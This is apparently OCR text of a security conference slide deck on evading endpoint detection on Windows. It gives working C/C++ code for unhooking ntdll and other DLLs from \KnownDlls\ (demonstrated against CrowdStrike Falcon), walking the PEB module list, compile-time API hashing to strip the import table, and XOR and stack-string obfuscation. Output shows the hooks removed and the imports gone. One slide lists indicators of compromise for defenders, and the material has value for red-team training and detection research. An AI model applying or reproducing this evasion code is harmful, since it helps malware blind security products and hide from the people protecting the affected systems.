
```
mov r10,rcx
jmp ntdll.7FFA2E949FD7
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFA2E8CD075
syscall
```



Ruptura
InfoSecurity

Just unhook it!

```
mov r10,rcx
jmp ntdll.7FFA2E949FD7
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFA2E8CD075
syscall
```




Ruptura InfoSecurity

Unhooking with \KnownDlls\


1. Open the \KnownDlls\ntdll.dll section object
2. Map this section (returns a pointer to the base of the mapped image)
3. Iterate and locate the text section of our ntdll
4. Get the size of our .text section and the VA
5. Set this .text section to RWE (for size)
6. VA are same in our NTDLL and KnownDlls so we can use to copy memory of \KnownDlls\ntdll.dll .text into our
7. Restore RE permissions on our NTDLL

Manually Mapping NTDLL from KnownDlls


1



2



3



http://www.zezula.net/en/fstools/filetest.html

Replacing the text section

Dst

Src

```
if ((*(ULONG*)section->Name | 0x20202020) == 'xet.') {
    ULONG dw;
    PVOID base = RVA2VA<LPVOID>(module, section->VirtualAddress);
    ULONG size = section->Misc.VirtualSize;
    if (NT_SUCCESS(API(NTDLL,NtProtectVirtualMemory)(NtCurrentProcess(), &base, &size, PAGE_EXECUTE_READWRITE, &dw))) {

        _memcpy(
          RVA2VA<LPVOID>(module, section->VirtualAddress),
          RVA2VA<LPVOID>(addr, section->VirtualAddress),
          section->Misc.VirtualSize );

        // Restore original memory permissions
        API(NTDLL,NtProtectVirtualMemory)( NtCurrentProcess(), &base, &size, dw, &dw);

        PRINT(L"[ ] Unhooked %s from \\KnownDlls\\%s \n", basename->Buffer, basename->Buffer);
        }
}
```

Ruptura InfoSecurity

Potential IoCs

- NtMapViewOfSection(HOOKED)
  - Why is a process opening and mapping a section handle to \KnownDlls\ntdll.dll?
  - PsSetLoadImageNotifyRoutine
- "\KnownDlls\ntdll.dll" plaintext string
- NtProtectVirtualMemory (HOOKED)
  - READ/WRITE/EXECUTABLE on ntdll??
  - It is restored
- Open handle to \KnownDlls\ntdll.dll

Section	\KnownDlls\ntdll.dll	0x2b4

- Another ntdll.dll loaded into your process

ntdll.dll	0x27751540000	2.04 MB	NT Layer DLL
ntdll.dll	0x7ffecc120000	2.04 MB	NT Layer DLL

Ruptura InfoSecurity

Potential to evade IoCs

- Direct syscalls for unhooking of ntdll
  - Direct syscalls can be caught if not backed by ntdll
  - Need to store syscall numbers for various versions
    - Or need to dynamically resolve syscalls
- String encryption for static string
  - Simple XOR?
  - AES?
    - Issue of static key

https://github.com/am0nsec/HellsGate

Iterating through Loaded Modules

```
LDR_DATA_TABLE_ENTRY* entry = (LDR_DATA_TABLE_ENTRY*)
    ((PBYTE)next - offsetof(LDR_DATA_TABLE_ENTRY,
                InMemoryOrderLinks));
```

```
typedef struct _LIST_ENTRY {
  struct _LIST_ENTRY *Flink;
  struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, PRLIST_ENTRY;
```

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

Ruptura
InfoSecurity


Iterating through Loaded Modules

```
PEB* peb = NtCurrentTeb()->ProcessEnvironmentBlock; // TEB + 0x60 -> PEB

LIST_ENTRY* head = &peb->Ldr->InMemoryOrderModuleList;
LIST_ENTRY* next = head->Flink;

for (; next != head; next = next->Flink) // Iterate through InMemoryOrderModule doubly linked list
{
    LDR_DATA_TABLE_ENTRY* entry = (LDR_DATA_TABLE_ENTRY*)((PBYTE)next - offsetof(LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks));
    UNICODE_STRING* fullname = &entry->FullDllName;
    UNICODE_STRING* basename = (UNICODE_STRING*)((PBYTE)fullname + sizeof(UNICODE_STRING));

    PRINT(L"%s loaded : 0x%p\n", basename->Buffer, entry->DllBase);
}
```

```
ntdll.dll loaded : 0x00007FFC834B0000
KERNEL32.DLL loaded : 0x00007FFC814F0000
KERNELBASE.dll loaded : 0x00007FFC80D20000
apphelp.dll loaded : 0x00007FFC7E2E0000
USER32.dll loaded : 0x00007FFC82A00000
win32u.dll loaded : 0x00007FFC80BC0000
GDI32.dll loaded : 0x00007FFC828F0000
gdi32full.dll loaded : 0x00007FFC813E0000
msvcp_win.dll loaded : 0x00007FFC81290000
ucrtbase.dll loaded : 0x00007FFC80C20000
IMM32.DLL loaded : 0x00007FFC815B0000
umppc15205.dll loaded : 0x000002D1DA5F0000
```

Ruptura InfoSecurity

UNHOOK IT ALL!!!



Ruptura InfoSecurity

Unhooking Crowdstrike Falcon!


```
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
[ ] Unhooked ntdll.dll from \KnownDlls\ntdll.dll
[ ] Unhooked KERNEL32.DLL from \KnownDlls\KERNEL32.DLL
[ ] Unhooked KERNELBASE.dll from \KnownDlls\KERNELBASE.dll
[ ] Unhooked USER32.dll from \KnownDlls\USER32.dll
[ ] Unhooked win32u.dll from \KnownDlls\win32u.dll
[ ] Unhooked GDI32.dll from \KnownDlls\GDI32.dll
[ ] Unhooked gdi32full.dll from \KnownDlls\gdi32full.dll
[ ] Unhooked msvcp_win.dll from \KnownDlls\msvcp_win.dll
[ ] Unhooked ucrtbase.dll from \KnownDlls\ucrtbase.dll
[ ] Unhooked IMM32.DLL from \KnownDlls\IMM32.DLL
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
```

Ruptura InfoSecurity

Agenda

Motivations

Getting Setup

Subverting Hooks

Static Analysis

Next Steps

Ruptura
InfoSecurity

Ruptura
InfoSecurity

Operations Security

Obfuscation

- Why?
- Get around static detections
- Prevent disclosure of information and intent with strings.exe
- Prevent import hashing
- Slow down static analysis

Ruptura InfoSecurity

Compile Time API Hashing

```
constexpr DWORD HashStringDjb2(const char* String)
{
    ULONG Hash = 5381;
    INT c = 0;

    while ((c = *String++)) {
        Hash = ((Hash << 5) + Hash) + c;
    }

    return Hash;
}
```

```
#define hash( VAL ) constexpr auto CONCAT( hash, VAL ) = HashStringDjb2(
                                TOKENIZE( VAL ) );
```

- Allows us to calculate hashes at compile time instead of before
- Quicker to change algorithms and magic numbers etc.

https://github.com/OALabs/hashdb

Practical API hashing

1. Create a struct which has 2 members: DLL hash and the corresponding DLL base address

```
struct HashStruct
{
    UINT                Hash;
    PVOID               addr;
};

HashStruct ModuleHashes[] =
{
    { hashNTDLL ,       nullptr },
    { hashKERNEL32 ,    nullptr },
};
```

Practical API hashing (continued)

2. Populate this structure with the required information
- Iterating through loaded modules
- Uppercasing the DLL name
- Hash this string and compare against stored hashes in ModuleHashes

```
char  name[64];
if (basename->Length < sizeof(name) - 1)
{
    int i = 0;
    while (basename->Buffer[i] && i < sizeof(name) - 1)
    {
        name[i] = upper((char)basename->Buffer[i]); // can never be sure so uppercase
        i++;
    }
    name[i] = 0;
    UINT hash = HashStringDjb2(name);
    for (auto& i : ModuleHashes) {
        if (i.Hash == hash) {
            i.addr = entry->DllBase;
        }
    }
}
```

Practical API hashing (continued.)

3. A function which takes a function hash and the corresponding module hash for which it is exported from

```
void* base = nullptr;
for (auto i : ModuleHashes) {
    if (i.Hash == moduleHash) {
        base = i.addr;
    }
}
if (base == NULL) {
    return NULL;
}
```

4. Check module hash exists and get relative base address

5. Iterate through the exports, hashing the export name.
If it matches return the address of this function

```
for (DWORD i = 0; i < exports->NumberOfNames; i++) {
    LPSTR name = RVA2VA<LPSTR>(base, names[i]);
    if (HashStringDjb2(name) == funcHash) {
        PBYTE function = RVA2VA<PBYTE>(base, functions[ordinals[i]]);

        return function;
    }
}
```

Ruptura InfoSecurity

Making life even easier!

```
#define API( DLL, FUNCNAME ) ( ( CONCAT( type, FUNCNAME ))GetProcAddrH( CONCAT( hash, DLL ) ,          \
CONCAT( hash,FUNCNAME ) ) )
```

Macro which allows us to call resolved functions easily

```
hashFunc(NtUnmapViewOfSection, NTSTATUS, HANDLE, PVOID);
hashFunc(NtProtectVirtualMemory, NTSTATUS, HANDLE, PVOID*, PULONG, ULONG, PULONG);
hashFunc(NtOpenSection, NTSTATUS, HANDLE*, ACCESS_MASK, OBJECT_ATTRIBUTES*);
```

Create the function hash and the function typedef required

```
API(NTDLL,NtProtectVirtualMemory)(
    NtCurrentProcess(),
    &base,
    &size,
    dw,
    &dw
);
```

Before

```
{
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+50h] [rbp-98h] BYREF
  struct _STARTUPINFOA StartupInfo; // [rsp+70h] [rbp-78h] BYREF

  StartupInfo.cb = 104;
  sub_14000107C(&StartupInfo.lpReserved, 0i64, 96i64);
  CreateProcessA(
    0i64,
    (LPSTR)"c:\\windows\\system32\\calc.exe",
    0i64,
    0i64,
    0,
    0,
    0i64,
    0i64,
    &StartupInfo,
    &ProcessInformation);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
```

```
Total Entropy    : 3.28180420441505
Size             : 4.1 KB
Sections         :
        Name      .text
        Size      512 bytes
        Entropy   5.2257334507774225

        Name      .rdata
        Size      1024 bytes
        Entropy   3.2618510905240425

        Name      .data
        Size      512 bytes
        Entropy   0.3911774675255742

        Name      .pdata
        Size      512 bytes
        Entropy   0.3180652413766767

        Name      .rsrc
        Size      512 bytes
        Entropy   4.696122618599126

Imports          :
kernel32.dll
        2 Imports
         0x140002000 CreateProcessA
         0x140002008 CloseHandle
```

We don’t want imports
They reveal the functionality of our application at a quick glance

After

Ruptura InfoSecurity

```
__int64 start()
{
  void (__fastcall *v0)(_QWORD, const char *, _QWORD, _QWORD, _DWORD, _DWORD, _QWORD, _QWORD, int *, __int64 *); // rax
  void (__fastcall *v1)(__int64); // rax
  void (__fastcall *v2)(__int64); // rax
  __int64 v4[4]; // [rsp+50h] [rbp-98h] BYREF
  int v5; // [rsp+70h] [rbp-78h] BYREF
  char v6[112]; // [rsp+78h] [rbp-70h] BYREF

  sub_140001158();
  v5 = 104;
  sub_1400012F0(v6, 0i64, 96i64);
  v0 = (void (__fastcall *)(_QWORD, const char *, _QWORD, _QWORD, _DWORD, _DWORD, _QWORD, _QWORD, int *, _
  v0(0i64, "c:\\windows\\system32\\calc.exe", 0i64, 0i64, 0, 0, 0i64, 0i64, &v5, v4);
  v1 = (void (__fastcall *)(__int64))sub_140001000(1843107157i64, 946915847i64);
  v1(v4[0]);
  v2 = (void (__fastcall *)(__int64))sub_140001000(1843107157i64, 946915847i64);
  v2(v4[1]);
  return 0i64;
}
```

```
Total Entropy   : 3.454934280615399
Size            : 4.6 KB
Sections        :
        Name      .text
        Size      1024 bytes
        Entropy   5.431166098007849

        Name      .rdata
        Size      1024 bytes
        Entropy   2.64662387167319

        Name      .data
        Size      512 bytes
        Entropy   0.3911774675255742

        Name      .pdata
        Size      512 bytes
        Entropy   0.4317592612339012

        Name      .rsrc
        Size      512 bytes
        Entropy   4.696122618599126

Imports         : NONE!
```

Plaintext string is bad

https://gist.github.com/rad9800/ccfbf5f085aff2218699d92d354fe91e

Stack Strings

```
int main() {
    unsigned char stringexample[] = { 'H', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', '0' };
    const char* stringexample2 = "Hello World\n";
    print("%s %s\n", stringexample, stringexample2);
}
```

```
??_C@_03OFAPEBGM@?$CFs?6@ DB '%s', 0aH, 00H        ; `string'
??_C@_0N@BEEODGFF@Hello?5World?6@ DB 'Hello World', 0aH, 00H ; `string'
```

- Static strings are always bad to have

```
mov     DWORD PTR stringexample$[rbp-64], 1819043144 ; 6c6c6548H
lea     rcx, OFFSET FLAT:??_C@_03OFAPEBGM@?$CFs?6@
mov     DWORD PTR stringexample$[rbp-60], 1870078063 ; 6f77206fH
mov     DWORD PTR stringexample$[rbp-56], 811887730 ; 30646c72H
call    print
```

- Here our string is setup on the stack AND it won't show when strings.exe run against it

Ruptura InfoSecurity

XORing Strings

```
template <typename T, unsigned int N>
struct obfuscator {

    T m_data[N] = { 0 };

    constexpr obfuscator(const T* data) {
        for (unsigned int i = 0; i < N; i++) {
            m_data[i] = (data[i] ^ (KEY));
        }
    }

    void deobfuscate(T* des) const {
        int i = 0;
        do {
            des[i] = (m_data[i] ^ (KEY));
            i++;
        } while (des[i - 1]);
    }
};
```

Ruptura
InfoSecurity

Random Compile Time Keys

```
constexpr int RandomSeed(void)
{
    return '0' * -40271 + // offset accounting for digits' ANSI offsets
        __TIME__[7] * 1 +
        __TIME__[6] * 10 +
        __TIME__[4] * 60 +
        __TIME__[3] * 600 +
        __TIME__[1] * 3600 +
        __TIME__[0] * 36000;
};

constexpr auto KEY = RandomSeed() % 0xFF;
```

Ruptura InfoSecurity

Profiting

```
// Use these sparingly! They can often raise the entropy
#define OBFW(str)\
    []() -> wchar_t* {\
        constexpr auto size = sizeof(str)/sizeof(str[0]);\
        constexpr auto obfuscated_str = obfuscator<wchar_t, size>(str);\
        static wchar_t original_string[size];\
        obfuscated_str.deobfuscate((wchar_t*)original_string);\
        return original_string;\
}()

#define OBFA(str)\
    []() -> char* {\
        constexpr auto size = sizeof(str)/sizeof(str[0]);\
        constexpr auto obfuscated_str = obfuscator<char, size>(str);\
        static char original_string[size];\
        obfuscated_str.deobfuscate((char*)original_string);\
        return original_string;\
}()
```

```
_strcpy(buffer, OBFW(L"\\KnownDlls\\"));
```

https://github.com/Cih2001/String-Obfuscator
https://github.com/andrivet/ADVobfuscator

Ruptura InfoSecurity

Some code!!

- https://github.com/rad9800/WTSRM
- Applies most things in this talk + more
- Highly commented


```
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
[ ] Unhooked ntdll.dll from \KnownDlls\ntdll.dll
[ ] Unhooked KERNEL32.DLL from \KnownDlls\KERNEL32.DLL
[ ] Unhooked KERNELBASE.dll from \KnownDlls\KERNELBASE.dll
[ ] Unhooked USER32.dll from \KnownDlls\USER32.dll
[ ] Unhooked win32u.dll from \KnownDlls\win32u.dll
[ ] Unhooked GDI32.dll from \KnownDlls\GDI32.dll
[ ] Unhooked gdi32full.dll from \KnownDlls\gdi32full.dll
[ ] Unhooked msvcp_win.dll from \KnownDlls\msvcp_win.dll
[ ] Unhooked ucrtbase.dll from \KnownDlls\ucrtbase.dll
[ ] Unhooked IMM32.DLL from \KnownDlls\IMM32.DLL
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
```

```
Total Entropy    : 3.989938286177044
Size             : 5.1 KB
Sections         :
        Name     .text
        Size     2048 bytes
        Entropy  5.490505892886865

        Name     .rdata
        Size     512 bytes
        Entropy  2.816234608910714

        Name     .data
        Size     512 bytes
        Entropy  0.16299007530476972

        Name     .pdata
        Size     512 bytes
        Entropy  0.32101402068200274

        Name     .rsrc
        Size     512 bytes
        Entropy  4.696122618599126

Imports          : NONE!
```

Key Takeaways

- Unhooking is trivial task, but it doesn’t mean you’re in the clear
- Operations security can be start to be achieved by import hashing and string obfuscation
- Keep it simple
  - The less you have, the less room for detection

Ruptura InfoSecurity

Going forward

- The C Programming Language. 2nd Edition
- Dennis Yurichev's RE4B (Reverse engineering)
- Agner Fog's Series (x86 optimization BIBLE)
- Pavel Yosifovich's Windows 10 System Programming, Part 1
- Windows Internals 7th Edition, Part 1
- vxunderground's malware archives

Ruptura InfoSecurity